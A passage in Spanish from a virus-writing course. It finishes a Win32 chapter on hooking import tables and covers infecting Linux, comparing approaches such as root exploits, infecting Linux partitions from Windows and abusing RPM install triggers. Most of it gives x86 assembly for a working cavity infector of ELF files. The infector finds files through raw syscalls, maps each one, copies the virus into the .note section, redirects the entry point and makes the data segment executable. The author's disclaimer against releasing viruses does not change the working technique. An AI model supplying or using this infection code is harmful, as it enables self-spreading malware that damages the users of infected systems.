El fichero importa una serie de APIs, nosotros buscamos la que nos interesa (por ejemplo, *FindFirst/FindNext*) y la parcheamos. En la tabla de importaciones del fichero que está ejecutándose vamos a tener información acerca de las APIs importadas y las direcciones a las que se va a llamar cuando se utilicen estas APIs. Por tanto, lo que haremos será cambiar estas direcciones que nos interesan para que apunten a nuestro código. Luego, haremos normalmente la llamada a la API, pero al mismo tiempo procuraremos infectar aquello con lo que el fichero está jugando. ¡No hay más que imaginar el gran aliado que puede ser un antivirus que recorra todo el disco duro si le parcheamos las funciones de FindFirst/FindNext!

No daré código explícito para este tipo de técnica, pues es algo que resulta interesante que cada uno desarrolle utilizando los conocimientos que pueda adquirir sobre Windows; llevar a cabo estas rutinas, donde tendremos que tener en cuenta las importaciones y nuestro propio virus, asegura - creo yo - entender bastante más a fondo la forma que tiene Windows de manejar sus procesos.

Sólo aclararé, eso sí, el formato de la tabla de importaciones (aunque como dije, nada como los textos de Matt Pietrek). Primero, que la RVA a esta tabla puede encontrarse en el **PEFileHeader + 080h** por defecto (recordad que este tipo de residencia se hace respecto al fichero en el que el virus se está ejecutando, con lo que si el virus está ejecutándose en 040A013h quizá el principio del programa esté en 0400000h).

La tabla de importaciones es un array de estructuras de datos llamadas **Image_Import_Descriptor**, uno por

cada DLL importada, y con un aspecto como el siguiente:

Desp	Tamaño	Nombre	Descripción
00h	**DWORD**	*Characteristics*	Puntero a una lista de **HintNames**
04h	**DWORD**	*TimeDateStamp*	Fecha de construcción, normalmente a cero
08h	**DWORD**	*ForwarderChain*	Para forwarding de funciones (escasamente documentado)
0Ch	**DWORD**	*Nombre*	RVA a una cadena ASCII con el nombre de la DLL
10h	**DWORD**	*FirstThunk*	Puntero a una lista de **ImageThunkData**

¿Y qué hago yo con esto? Tranquilidad, aún no está todo explicado... el array de HintNames y el de Image_Thunk_Data son dos tablas que van a hacer referencia a una lista de nombres de función, sólo que por lados diferentes. Pero el array del HintName no está necesariamente presente en los ficheros PE, con lo que el campo que nos va a importar es el que apunta a **FirstThunk** en **ImageThunkData**. El tamaño de cada entrada en esta lista es de un DWORD, y cuando estamos hablando de un fichero cargado en memoria (porque se esté ejecutando, ojo), cada entrada en ese array es la dirección de una API de la DLL correspondiente.

¿Qué debemos hacer entonces? Miramos adonde apunta ese desplazamiento 10h, y recorremos el **ImageThunkData** viendo las RVAs a las que apunta. ¿Cómo identificar desde aquí las APIs utilizadas? Siempre podemos obtenerlas con GetProcAddress y después mirar si coinciden las entradas en ImageThunkData (aunque como verá quien se lance a hacerlo, esto no es exáctamente así...). ¿Cómo parchear las funciones? Bien, la tabla de importaciones suele tener permiso de escritura activado, con lo que no hay más que hacer que apunte a nuestro código...

Un último apunte; esta es una de esas técnicas que, bien hecha, funcionan para cualquier versión de Windows... con lo que si queremos mantener la compatibilidad, es de las mejores opciones que tenemos. Con este objetivo, existen también algunas otras, desde jugar con el registro o infectar el fichero Kernel32.DLL a crear VxDs (por así decirlo DLLs que funcionan a nivel supervisor), en fin, un mundo por descubrir...

Y... vaya, con esto llega a su final la séptima entrega del curso de programación de virus; de aquí a la octava, infección bajo Linux.

Capítulo

8

Infección bajo Linux

8.0.0.- Disclaimer y demás

No se iba a librar el sistema operativo Linux de que le metamos nuestras zarpas, ¿verdad? Es curioso, porque mucha gente tiene esa opinión de "¡Ja! ¡Linux jamás puede ser infectado, no te esfuerces!", frase tras la cual vuelven a sentirse seguros en sus Linux sin preocuparse siquiera por averiguar si esto es cierto. Lamentablemente este es el tipo de actitud que le lleva a uno a confiarse y no ver los agujeros de seguridad que pueden traer problemas. Nunca hay que decir "jamás", siempre alguien encontrará una manera; y la actitud correcta consiste en localizar esos agujeros y taparlos para construir un sistema operativo más robusto y fiable, o algún día el usuario de Linux se encontrará con una infección a la que no sabrá hacer frente. Tapar agujeros de seguridad es algo que no podemos hacer con Windows, pues solo ellos pueden repasar todos los boquetes que tiene; y no lo va a hacer porque se lo digamos. Sin embargo Linux es un sistema operativo que todos pueden ayudar a construir, con lo que programar virus que utilicen posibles huecos de seguridad puede convertirse en una tarea loable al advertir de problemas que puedan existir en este sistema.

Tampoco nos engañemos; por suerte no es sencilla una infección masiva en Linux, puesto que los sistemas de privilegios en acceso a ficheros y demás unido a la costumbre de compilar uno mismo el código, evitan de forma razonablemente buena esta posibilidad. Los usuarios de Linux no se envían ejecutables attacheados en emails cuyo texto diga cosas como "enanito si, pero con unos coj...", email ante el cual picaron unos cuantos usuarios de Windows cuando salió el Hybris de Vecna. Pero precisamente creo que el hecho de esta dificultad es lo que llama la atención en Linux e impulsa a uno a intentar atacarlo, ¿cómo programar virus para un sistema operativo supuestamente tan seguro e inexpugnable? Pues bien, más o menos es acerca de lo que vamos a hablar en esta entrega del curso de programación de virus.

Un último detalle; como dije en la entrega sobre infección en Win32, la programación de virus es algo de por sí interesante y que no necesita de que putees a nadie con un virus que hayas programado. El virus se reproduce igual en tu disco duro que en el de otros, y si lo que te interesa es ese rango de cosas que engloba la vida artificial, analizar un sistema operativo para sacar sus agujeritos o buscar fallos de seguridad... ¿qué diferencia hay si no lo sueltas?. Distribuir un virus no tiene ningún sentido, sólo conseguirás joder a pobres usuarios que, aunque tu virus no tenga código destructivo, temerán que si lo tenga... y que puede que en respuesta formateen su disco duro o algo peor, que equivaldría a que tu código tuviera código destructivo.

No me puedo hacer responsable de lo que hagáis con esta información, pero por lo menos os doy un poquito la chapa ;-), aunque, como digo, dudo que alguien a quien realmente le interesa el tema y está haciendo un esfuerzo importante para aprender e investigar, le quede tiempo para la estupidez de soltar el virus... el placer, está en programarlos.

8.1.- Introducción a Linux

8.1.1.- Estrategias de aproximación a Linux

Lo primero que vamos a tener en cuenta es que Linux es sin duda un sistema operativo mucho mejor protegido que Windows. Vamos a estar limitados a los permisos del usuario que ejecute el fichero infectado, y tendremos que actuar en consecuencia. Una de las formas de plantear virus para Linux será la de conseguir estos privilegios de root, con lo que podremos hacer lo que nos venga en gana. No es tan fácil, de todos modos, y podemos citar las siguientes estrategias:

- Solución: Algoritmo del avestruz. Consistente en no hacer nada. Es decir, nosotros infectamos revisando los permisos de los ficheros, o ni siquiera los revisamos y cuando la escritura falla actuamos en consecuencia no infectando el fichero. Esta parece en principio la peor solución, dado que la acción reproductora del virus está muy limitada, aunque tampoco se puede decir que sea una mala solución; la esperanza estaría entonces en que sea ejecutado por el superusuario y entonces aprovechar para instalarse en todos los lugares posibles del sistema, especialmente en sbin/init :-)

- Solución: Uso de exploits. Consistiría en buscar alguna falla del sistema para poder hacerse superusuario y poder infectar sin problemas. El defecto de esta solución es evidente; Linux se revisa constantemente, y los nuevos kernels o versiones del programa afectado llevarían ese fallo parcheado, con lo que el virus perdería su efectividad. Se trata, más bien, de una solución para sistemas Windows ;)

- Solución: Windows/VMWare. Dado que Linux está tan protegido, se puede uno aprovechar del hecho de que la mayor parte de la gente que tiene Linux instalado utiliza también Windows (aunque le cueste admitirlo xD). La cuestión es que un infector multiplataforma para Windows y Linux podría leer diréctamente la tabla de particiones del disco o discos duros, localizar la partición Linux y a través de Windows, momento en que el sistema de ficheros de Linux no está protegido, infectar leyendo las propias tablas de **i-nodes** los ficheros **ELF**, de cabeza a por el *sbin/init*. Con este método, aunque es un tanto difícil y pesado de llevar a cabo (manejar a mano los ficheros con nuestras propias funciones puede ser un tanto tedioso), tenemos la inmensa ventaja de que infectando algún proceso importante podríamos posteriormente meternos donde nos de la gana, y que se podrían realizar ataques a través de aplicaciones tan populares como VmWare (que puede ser fácilmente detectado dado que para su funcionamiento utiliza un ring que no es ni 0 ni 3 en la máquina virtual, lo cual se puede detectar en la terminación de los descriptores de segmento).

- Solución: Infección de RPMs. Una de esas cosas sensibles y con escasa seguridad para un ataque de virus son los ficheros de Redhat Packet Manager o RPM; cada vez es más usual distribuir programas en este formato. Pero este formato tiene unas características muy particulares, que unidas al hecho de que suele ejecutarse como root su instalación, lo muestran como otra forma de acceder a Linux a través de virus informáticos.

8.1.2.- Atacar al SO Linux

En este punto encontramos pocas salidas; siempre puede encontrarse un exploit en el kernel de Linux que nos dé privilegios de ring0 en el procesador con lo que podamos hacer lo que queremos, pero ese exploit sabemos que será corregido, con lo que el virus perderá en poco tiempo su funcionalidad. El sistema de protección de memoria bajo Linux está muy bien desarrollado, y no hay forma en circunstancias normales de salir del modo usuario de ejecución (ring3) para hacer en superusuario lo que nos venga en gana. En Windows sí se hace, pero también es cierto que nadie corrige bugs en Windows...

Bajo Linux, tenemos una división de memoria que sitúa 3/4 partes de las direcciones virtuales de memoria (00000000h a C0000000h) para procesos de usuario, y 1/4 para el kernel (0C0000000h a 0FFFFFFFFh) El anillo de ejecución del procesador (hay dos, el ring0 o superusuario y ring3 o usuario) se ve fácilmente en el descriptor de segmento al que se refiere la parte a la que se intenta acceder. Sus dos últimos bits indican el RPL o modo de ejecución, estando los dos activados para ring3 y ninguno para ring0. Bajo Linux precisamente se inicializan cuatro segmentos básicos, para código y datos en kernel y procesos de usuario; 010h y 018h son código y datos del kernel respectivamente, y 23h y 2bh para código y datos de procesos de usuario.

010h -> **Kernel** -> 00010**00**b

018h -> **Kernel**-> 00011**00**b

023h -> **Usuario** -> 00100**11**b

02bh -> **Usuario** -> 00101**11**b

La pregunta entonces, dado que no podemos acceder a la zona reservada a kernel más allá de la dirección de memoria C0000000h, es, ¿cómo entonces podemos acceder a funciones de manejo de disco, etc, si normalmente estamos en ring3?. Para eso se implementan las interrupciones, y en particular la básica de la API de Linux, la int 080h (también hay otro sistema equivalente para compatibilidad con otros Unix como Solaris que utiliza Lcalls, aunque no tenemos nada que hacer aquí)

Al llamar a la int 080h, el procesador consulta una tabla de vectores de interrupción, saltando a la dirección indicada para esta interrupción y pasando automáticamente a ring 0. Por lo tanto podemos hacer esta llamada, pero no podemos modificar ni la indicación del lugar al que salta, ni aquello que hay dónde salta; así pues lo que nos proporcionará la int 080h es la API básica del sistema operativo, que puede ir desde la modificación de ficheros al manejo de sockets. De hecho, todo el tiempo cuando programemos virus, utilizaremos esta función 080h para utilizar la API de Linux.

Como conclusión entonces, la que ofrecí antes; que la única forma de atacar esto es buscar algún exploit, lo cual no es un trabajo sencillo y que tiene el gran inconveniente de que va a servir de poco cuando se saque un parche.

8.1.3.- Utilizando la API: Buscando archivos

La forma de llamar a la API del sistema y en particular la que vamos a utilizar, va a ser muy parecida a lo que hacíamos en Ms-Dos. Vamos a poner en AL el valor de la función a la que queremos llamar, y en el resto de registros (ordenados como eax-ebx-ecx-edx-etc) diversos parámetros de nuestra llamada a función. Veamos una mini-lista de funciones que se pueden utilizar con la int80h (ojo, hay muuuuuchas más, esto es solo orientativo; se pueden encontrar listas completas en linuxassembly.org):

1	**sys_exit**	Salir del programa en ejecución
2	**sys_fork**	Hacer un "fork" del proceso (esto significa, "dividirlo" en dos procesos y programar de modo que cada uno siga una línea de ejecución)
3	**sys_read**	Lectura de un fichero/dispositivo
4	**sys_write**	Escritura en un fichero/dispositivo
11	**sys_execve**	Ejecución de un programa
21	**sys_mount**	Montar un sistema de ficheros
...	**sys_...**	...

Ahora veamos la primera función que nos va a interesar; es la función Open. Tras haber sacado el Delta Offset como hacíamos en Windows (eso es algo que traspasa fronteras y sistemas operativos xD), podríamos hacer algo como esto:

```
mov eax,05h
lea ebx,[diractual+ebp]
xor ecx,ecx
xor edx,edx
int 080h
<codigo>
diractual: db        '.',0
```

Vale, ¿qué significa esto? Pues nada más y nada menos que una llamada a "Open", que realizamos sobre el directorio actual (el '.' en diractual). En Linux la forma de hacer el FindFirst/FindNext que hacíamos en Windows es bastante diferente a como lo hacíamos en Windows; tendremos que abrir el directorio para luego

ir leyendo sus contenidos con la API ReadDir. Curiosamente esta es de las partes más difíciles cuando uno se pone desde a cero para escribir un virus en Linux, pues veremos que aunque Linux esté muy documentado, en algunos casos la documentación no es correcta (y que nadie se asuste si digo que más de una vez al hacer cosas no habrá más remedio que leerse los fuentes del kernel para ver cómo se hace).

El caso es que lo siguiente que tenemos que hacer es llamar a la órden ReadDir, que nos va a leer una entrada de ese directorio que acabamos de abrir. Una forma de hacerlo es lo siguiente:

```
mov eax, 059h ; readdir
lea ecx, [buffer + ebp]
int 080h
or ax,ax
jz fallo
```

El parámetro en ECX va a apuntar a un buffer de un tamaño 10Ah, que es la estructura de fichero que nos va a devolver esta llamada. Así, en esta estructura tendremos diversos datos sobre el ejecutable (veamos lo que nos dice sobre ella dirent.h en el kernel):

```
struct dirent {
 long d_ino;
 off_t d_off;
 unsigned short d_reclen;
 char d_name[256]; /* We must not include limits.h! */
};
```

Lo más importante es lo que tenemos en el desplazamiento 0Ah respecto al principio de la estructura; el nombre del fichero (el primer valor es un long, 4 bytes, el segundo es un puntero, 4 bytes, el tercero es un short, 2 bytes). A partir de él, podremos abrirlo, mapearlo en memoria y finalmente realizar nuestro objetivo; infectarlo. El resto de valores son el i-node (**d_ino**) correspondiente, el offset respecto a la entrada de directorio (**d_off**) y el tamaño del nombre (**d_reclen**) presente en **d_name**.

8.1.4.- Apertura y proyección en memoria

Tal y como hicimos en Windows, en Linux vamos a aprovechar el hecho de que se nos permite mapear ficheros en memoria. Es decir, que en lugar de utilizar un puntero para leer y escribir sobre él, podemos proyectarlo sobre una zona de memoria y escribir sobre ella como si lo hiciéramos en el fichero. Después, al cerrarlo, los cambios que hayamos realizado se guardarán.

```
mov eax, 5
lea ebx, [buffer + 0Ah + ebp]
mov ecx, 2
xor edx, edx
int 080h
```

Parte de esto es muy comprensible; sí, 05h es una función que ya conocemos, la de apertura del fichero. Ebx sin duda está apuntando al nombre del fichero, necesario para abrirlo, mientras que ecx tiene como valor un "2". ¿Qué significa esto? Bien, significa que queremos acceder en lectura/escritura. No hará falta comprobar si tenemos acceso al fichero, si no tenemos permiso la llamada fallará y buscaremos otro. El parámetro EDX en esta llamada hace referencia a un "modo" en caso de que el fichero no exista y lo estemos creando, pero sin duda este no es el caso.

La cosa es que esto nos ha devuelto un "handler" referente al fichero, y nos lo ha devuelto en EAX. Con este descriptor vamos a seguir actuando, y el caso es que lo siguiente que querremos hacer será aumentar el tamaño del fichero para que se adapte a nuestros deseos; si lo vamos a mapear en memoria, querremos poder acceder a él complétamente.

Lo siguiente que hagamos al abrir un fichero entonces, será averiguar cual va a ser su longitud, y para esto tenemos una llamada a la función Lseek, la cual tiene como número de función el 13h. Teniendo tras el anterior código el handler o descriptor en eax, hacemos lo siguiente:

```
mov ebx, eax
```

```
mov eax, 013h
mov ecx, 0h
mov edx, 2h
int 080h
```

El tamaño que pongamos en ECX es lo realmente importante, pero va a ir respecto a EDX. ¿Pero en qué sentido? Pues bien, en EDX vamos a indicar una de tres posibilidades, SEEK_SET, SEEK_CUR y SEEK_END (valores decimales 0, 1 y 2). Con la primera opción, ECX indica el número de bytes del fichero de forma absoluta. Con SEEK_CUR, se hace respecto a la posición del puntero de búsqueda más ECX bytes... y por fin, con SEEK_END, será el tamaño del archivo más ECX bytes... así, en esta ocasión vamos a tener 0 en ECX y 2 en EDX, para averiguar el tamaño del fichero (en EAX) y usarlo posteriormente... ojo, que estamos hablando de un virus que infecta "cavity" (luego veremos qué significa), con lo que el tamaño del fichero no va a aumentar.

Bien, ya tenemos el fichero abierto y sabemos su tamaño, ¿qué es lo siguiente? Pues a no ser que seais masocas y querais jugar con punteros, lo mejor es mapear el fichero en memoria. Y para ello vamos a tener que llamar a la syscall mmap, encargada de ello. Si vemos una descripción, es la siguiente:

```
void *start (dword, preferred memory address or, NULL)
size_t length(dword, file size)
int prot (dword, PROT_READ/WRITE/EXEC)
int flags (dword, MAP_SHARED/PRIVATE/FIXED)
int fd (dword, Linux file descriptor)
off_t offset
```

Y lo que diremos aquí será... otiaaaaaaaa que de parámetros, ¿no? ¿Y eso me cabe en los registros? Pues no... pero es que en Linux hay dos formas de llamar a la API del sistema a través de la int80h, dependiendo de la cantidad de parámetros que haya que meterle (suena algo burro pero es así). El caso es que cuando suceda como en este caso, Linux va a suponer que en EBX ponemos un puntero a todos esos parámetros, y los va a sacar de ahí. Lo más sencillo como podéis suponer, es meter esos parámetros en la pila y luego hacer un mov ebx,esp antes de llamar a la función, de manera que no tenemos que gastar espacio en nuestro programa ni nada por el estilo (lo cierto es que utilizar la pila para guardar datos es una maravillosa costumbre que optimiza mucho xD, por algo es lo que siempre se usa para las variables locales en funciones, pero eso es otra historia).

Veamos un ejemplo práctico de cómo hacerlo:

```
push 0
push ebx ; el handler o file descriptor
push 1 ; privado
push 3
push eax ; lo que nos devolvió la llamada a la int anterior
push 0 ; NULL para que nos indique la dirección donde lo mapea
mov ebx, esp
mov eax, 0x5a
int 080h
cmp eax,0xFFFFF000 ; La comprobación de error que hace mmap.c
jbe Continuar
```

Con esto, deberíamos de haber abierto el fichero mapeado en memoria, y en EAX tendríamos la dirección base a partir de la cual ha sido mapeado. La comprobación de error que hago (**cmp eax, 0xFFFFFF000h / jbe Continar**) es así en el código de mmap.c (la syscall está mal documentada y da problemas a veces al comprobar si existe algún fallo si se sigue el procedimiento "standard").

Vistas estas cosas acerca de la API que vamos a tener que utilizar para infectar (por suerte no vamos a tener que hacer cosas tan terribles como hacíamos en Windows para tener que sacar las direcciones de la API al basarse en llamadas a la int80h), ya podemos empezar a hablar de ejecutables ELF en Linux.

8.2.- Infección de ficheros ELF

8.2.1.- Ficheros en Linux

En Linux básicamente tenemos los siguientes objetivos posibles (aunque como siempre, el límite a lo que podemos infectar lo pone nuestra imaginación):

- El formato **a.out** (casi no utilizado ya) es extremadamente vulnerable, puesto que su cabecera sólo indica el punto de comienzo de la ejecución y los tamaños y situación de las secciones. Infectar un fichero a.out es casi tan sencillo como con un COM de Ms-Dos, no consistiría más que en aumentar el tamaño de la sección de código, escribir el virus en ese tamaño que se ha aumentado y cambiar el puntero de comienzo de ejecución para que apunte al virus.

- Los ficheros **RPM**, el standard RedHat que algunas distribuciones importantes (RedHat, SuSe) usan para instalar paquetes, también son un bocado delicioso: en resumen no son más que archivos que contienen una serie de archivos comprimidos con gzip, sólo que con algo por lo que en dos y windows muchos escritores habrian dado un brazo. Esto son los "triggers", que son eventos que suceden cuando uno instala a ciegas su paquete rpm; y estos "triggers" consisten en shell scripts, con lo que suponiendo que un paquete infectado así se instale como root, para qué decir más...

- Otro punto interesante en Linux es, por supuesto, **infectar código fuente**; el C permite ensamblador in-line con lo que los sources de linux se convierten en un objetivo delicioso y difícil de descubrir, aunque tiene un alto riesgo de ser descubierto por cualquiera con ciertos conocimientos de C, al menos para saber que "eso no debería estar ahí".

- Finalmente, está el formato **ELF**; este es el formato ejecutable standard bajo Linux, y será nuestro objetivo principal; por ello, entramos más en detalle sobre él.

8.2.2.- Carga en memoria en Linux

El formato ELF es curiosamente mucho más sencillo que infectar que el PE de Windows, y nos permite una interesante variedad de métodos. Explicaré de modo sencillo como afecta la estructura a la ejecución:

Cuando un fichero ELF es ejecutado, es decir, cuando escribimos su nombre en el shell, suceden una serie de cosas; primero, el shell llama a la función execve() de las libc, la libc llama al kernel con sys_execve(), el cual abre el archivo mediante do_execve(), busca el tipo de ejecutable con la función interna search_binary_handler(), carga las librerías en caso de ser ELF que este necesite mediante load_elf_binary(), crea el segmento de código para el programa y finalmente mediante una llamada a start_thread(), pasa a ejecutarse el código del programa.

Linux asigna permisos a las páginas de memoria del programa (la memoria está dividida en páginas de 4Kb que tiene asignados permisos de lectura, escritura y ejecución), dividiendo en varios segmentos el fichero; en un modelo sencillo podríamos decir que encontramos código datos y pila (y por ejemplo, el código tendrá permisos de lectura y ejecución, mientras que el código los tendrá de escritura y lectura, pero no de ejecución). Un modelo sería este:

Código
Datos inicializados
Datos sin inicializar
(espacio libre)
Pila
Entorno del programa (argumentos pasados, variables de entorno y nombre del fichero ejecutable)

Determinado esto, se sitúan en estos segmentos las secciones individuales; por ejemplo, la .text representa normalmente la de código, .data los datos inicializados, .bss datos sin inicializar, .stack la pila, además de otros que a veces son complétamente inútiles (como la .comment o la .notes). Curiosamente, también las secciones tendrán permisos individuales aunque pertenezcan a un segmento cuyos permisos ya han sido dados, pero Linux no hace ni caso y usará el indicado en el segmento al que pertenecen. Precisamente, esto va a facilitar mucho las cosas a la hora de infectar estos ficheros, puesto que podremos trabajar a nivel de segmento y olvidarnos de estar tan pendientes de las secciones por separado (que es lo que sucedía en Windows).

8.2.3.- Formato ELF, desde dentro

La estructura física de este tipo de fichero es la siguiente:

Cabecera ELF
Program Header Table (opcional)
Sección 1
...
Sección N
Tabla de secciones

Lo primero que nos vamos a encontrar es la cabecera ELF; en ella tenemos el identificativo ELF (los 4 primeros bytes, 07fh + 'ELF'), seguido de una serie de datos acerca del fichero, que incluyen cosas como el tipo de ejecutable según procesador, alineamiento de bytes, tipo de fichero (ejecutable, obj, etc), la máquina que corre el archivo, y toda una serie de valores descritos en la siguiente estructura:

```
#define EI_NIDENT 16
typedef struct {
 unsigned char e_ident[EI_NIDENT];
 Elf32_Half e_type;
 Elf32_Half e_machine;
 Elf32_Word e_version;
 Elf32_Addr e_entry;
 Elf32_Off e_phoff;
 Elf32_Off e_shoff;
 Elf32_Word e_flags;
 Elf32_Half e_ehsize;
 Elf32_Half e_phentsize;
 Elf32_Half e_phnum;
 Elf32_Half e_shentsize;
 Elf32_Half e_shnum;
 Elf32_Half e_shstrndx;
} Elf32_Ehdr;
```

Nos interesarán especialmente:

- e_entry: El puntero (RVA) a inicio de ejecución de un nuevo programa respecto a la localización en memoria

(e_entry). Una RVA, que ya definimos en Windows, es un puntero relativo a la dirección base en que el programa se carga en memoria. Es decir, que si el programa se carga en 040000h y el Entry Point es 200h, el programa comenzará su ejecución en 040200h.

- e_phentsize, e_phnum, e_shentsize, e_shnum, e_phoff, e_shoff: Diversos campos de descripción sobre entradas en la PHT (Program Header Table) y la SH (Section Header o Cabecera/Tabla de Secciones).

La siguiente sección a comentar es entonces la **Program Header Table**, que contiene las descripciones de los segmentos. Indicará en una estructura por segmento, el tipo de segmento, una dirección virtual de comienzo en memoria, tamaño, permisos y algunos otros datos.

Para nosotros va a ser muy necesario tocar esta tabla de entradas; por ejemplo, podemos poner a la parte de código permisos de escritura, con lo que podremos tener al virus en un sólo bloque sin repartirlo en secciones de código y datos (lógico). En caso de que almacenemos el virus en una sección del segmento de datos, lo que haremos será modificar sus permisos de lectura/escritura añadiendo ejecución para que podamos correr el virus sobre ella.

También, al infectar, habrá que aumentar el tamaño de algún segmento, aquel en que queramos meter el virus. Por ejemplo, aumentar la de datos si nuestro virus se mete ahí de forma que deje espacio para que se cargue en memoria.

Una vez acabamos con esto, nos queda la **tabla de secciones**; cada sección tiene una serie de datos que incluyen tipo, lugar en el fichero, RVA, tamaño, etc. Lo cierto es que ni tan siquiera hace falta tocar esta tabla para infectar, excepto para saber donde comienza una sección por ejemplo (en caso de querer hacer un cavity). El hecho de que Linux conceda prioridad a los segmentos, da muchas facilidades (aunque no sería difícil; en Windows el sistema standard de infección consiste en aumentar una sección de tamaño y añadirse en ella... y los ejecutables de Linux y Windows son tremendamente parecidos - el PE se derivó del COFF de Unix).

Un posible algoritmo pues de infección sería el siguiente:

- **Apertura del fichero** y comprobación de si es un ELF y si es ejecutable

- **Buscamos** en la tabla de secciones al final del fichero la .note, identificada por un campo que define el tipo en la estructura.

- **Comprobamos** si hay espacio suficiente para el virus, y si lo hay se averigua el offset físico donde está esta sección y se copia ahí.

- **Recalculamos** el punto de inicio de ejecución del fichero para que apunte a nuestro virus y guardamos el antiguo.

- **Aumentamos** el tamaño del segmento de datos para que el virus se cargue en memoria.

8.2.4.- Ejemplo de infección de un ELF

Bien, nos ponemos físicamente en el momento en que acabamos de mapear el fichero en memoria; la forma de infección que enseñaré, de tipo "cavity", es la que utilicé al programar el Lotek. Mientras que bajo Windows vimos un tipo de infección en la que nos añadíamos al final del programa, en esta ocasión nos vamos a colar en un hueco ya existente de él, en particular en la sección .notes. En fin, es el tipo de infección que acabamos de explicar y desarrollar en cinco puntos, sólo que ahora la desarrollaremos un poco más:

- **Apertura del fichero** y comprobación de si es un ELF y si es ejecutable

Suponemos que ya ha sido realizada la apertura del fichero y tendremos en EAX su dirección base. Comprobar estas cosas en código podría ser algo como esto:

```
cmp dword[ebx],0x464C457F ; Cadena 'ELF'+07fh
jnz noesELF
cmp byte [ebx + 0x10],02h ; Es ejecutable?
```

```
jnz noesELF
```

Visto esto, ya sabremos si es un fichero que podemos infectar o no (tampoco está de más poner la típica marca de infección en algún lugar).

- **Buscamos** en la tabla de secciones al final del fichero la .note, identificada por un campo que define el tipo en la estructura.

Para esta búsqueda podemos tomar en esta ocasión un atajo (aunque tenemos el offset de la tabla de secciones y podemos iterar a través de ellas). Nos interesa la .note, y resulta que esta entrada suele estar con muy alta probabilidad en el final del fichero menos 04Ch

```
mov eax,[tamanyo] ; El cual habiamos averiguado antes con la función 13h
sub eax,04Ch ; Restamos esto
add eax,<direccion base> ; Y le añadimos la base donde se ha mapeado
```

- **Comprobamos** si hay espacio suficiente para el virus, y si lo hay se averigua el offset físico donde está esta sección y se copia ahí.

Para ello hemos de tener en cuenta la estructura de la entrada de la tabla de secciones a la que acabamos de acceder:

```
typedef struct {
 Elf32_Word sh_name;
 Elf32_Word sh_type;
 Elf32_Word        sh_flags;
 Elf32_Addr sh_addr;
 Elf32_Off sh_offset;
 Elf32_Word sh_size;
 Elf32_Word        sh_link;
 Elf32_Word sh_info;
 Elf32_Word sh_addralign;
 Elf32_Word sh_entsize;
} Elf32_Shdr;
```

Con esto en nuestras manos, lo que nos va a interesar pues es sh_size que indica el tamaño de la sección. ¿Será suficiente para alojarnos? Lo comprobamos con algo como lo siguiente:

```
cmp word[eax+10h],tamanyo_virus
jb NoHayEspacio
```

Si tenemos suficiente espacio para alojar el virus, cogeremos ese sh_offset como una RVA y copiaremos el código del virus ahí, sobreescribiendo lo que se encontrase en ese lugar (que en cualquier caso, no sirve para nada y no impide el buen funcionamiento del programa):

```
mov edi,[eax+0Ch]
add edi,<direccion_base_mapeado>
lea esi,[ebp+inicio_de_nuestro_virus]
mov ecx,tamanyo_virus
rep movsb ; Copiado!
```

- **Recalculamos** el punto de inicio de ejecución del fichero para que apunte a nuestro virus y guardamos el antiguo.

Para ello, vamos a introducir la forma de otra estructura, la **Program Header Table**, que contiene información acerca de los segmentos:

```
typedef struct {
 Elf32_Word p_type;
 Elf32_Off p_offset;
 Elf32_Addr        p_vaddr;
 Elf32_Addr p_paddr;
 Elf32_Word p_filesz;
 Elf32_Word p_memsz;
 Elf32_Word        p_flags;
 Elf32_Word p_align;
} Elf32_Phdr;
```

En ella, por ejemplo **p_type** indica el tipo de segmento, **p_offset** el comienzo en fichero de este segmento, p_vaddr dónde se situará en memoria, etcétera. Y son estos valores los que habremos de tener en cuenta a la hora de calcular nuestro nuevo entry point y deducir el lugar en que se hallará el antiguo. Para averiguar el nuevo entry point, cogeremos el offset sobre el que ibamos a copiar el virus sin sumarle la dirección base (es decir, el **sh_offset** de la tabla de secciones), le restaremos el contenido de **p_offset** (lo cual nos deja el desplazamiento respecto al inicio del segmento), y sumándole finalmente **p_vaddr** ajustaremos no respecto a la base que hemos cargado en memoria, sino al segmento cuando este sea cargado en memoria (es decir, respecto a su desplazamiento en cuanto que es dirección virtual):

```
mov edi,[eax+0ch] ; Offset de la seccion
sub eax,[ebx+098h] ; Offset seccion - offset segmento
add eax,dword[ebx+09Ch] ; Desplazamiento ajustado al segmento
mov dword [ebx+18h],eax ; Colocamos el nuevo entry point
```

Como se puede ver, me estoy refiriendo a desplazamientos fijos al tocar la PHT; estoy asumiendo que 98h es **p_offset**, o que 9Ch es **p_vaddr**. Esto se debe a que ya de antemano según esta forma de infección sé esos desplazamientos por el sencillo motivo de que el segmento que hay que modificar siempre es el mismo, esto es, segmento de datos. Por lo tanto, tendremos también que hacer otra modificación en **p_flags** para que nos permita ejecutar código:

```
mov byte [ebx+0ACh],7 ; PF_R+PF_W+PF_X
```

- **Aumentamos** el tamaño del segmento de datos para que el virus se cargue en memoria.

Podemos recalcular el aumento de tamaño respecto a la nueva sección (notes) que se carga en memoria, aunque es un valor que no vamos a tener mucho problema en ajustar en lo que diríamos "hardcoding", por ejemplo:

```
mov eax,1000h
add dword [ebx+0A4h],eax
add dword [ebx+0A8h],eax
```

Un detalle que hemos de tener en cuenta, es que el tamaño de página al cargarse el ELF en memoria suele ser fijo, según el standard *SYSTEM V* puesto a 4Kb (o potencia superior). Por supuesto, el hecho de que ejecutemos un fichero no significa que él entero vaya a ser puesto en memoria; puede que hayan partes del programa que no vayan a utilizarse, con lo que se situará la referencia en HD en la página, con lo que al acceder se generará un fallo de página y la página será llevada a memoria. En resumen, que las páginas no se cargarán en memoria hasta que sean referenciadas.

Por ello, también se encuentran las referencias a tamaño virtual (en memoria) redondeadas a esta cantidad. Supongamos un fichero ELF con tres segmentos (cabecera, código y datos):

Sección	Offset en el fichero	Tamaño en fichero (p_filesz)	Tamaño en memoria (p_memsz)
Cabecera	0	100h	No
Código	100h	1986h	2000h
Datos	2086h	987h	1000h

Con estos datos ficticios encima es sencillo ver un poco "por donde van los tiros" a la hora de utilizar el alignment (que por cierto también se usa en Windows). En memoria, si las páginas son de 4Kb, sólo se podrán poner permisos distintos a cada bloque de 4Kb; por tanto, el tamaño de la página ha de determinar cómo están alineados los segmentos. Sería absurdo tener en la misma página código y datos, dado que ambos tienen permisos distintos. Por ello, el hecho de alinear con esta diversidad de tamaños, en fichero y en memoria, servirá para mantener de forma coherente el sistema de páginas y segmentos separados.

8.3.- Técnicas avanzadas en Linux

8.3.1.- GOT, PLT y la posibilidad de residencia per-process

Existen dos secciones, conocidas como **GOT (Global Offset Table)** y **PLT (Procedure Linkage Table)** que vamos a necesitar conocer caso de querer llevar a cabo una residencia per-process tal y como ya propusimos en Windows.

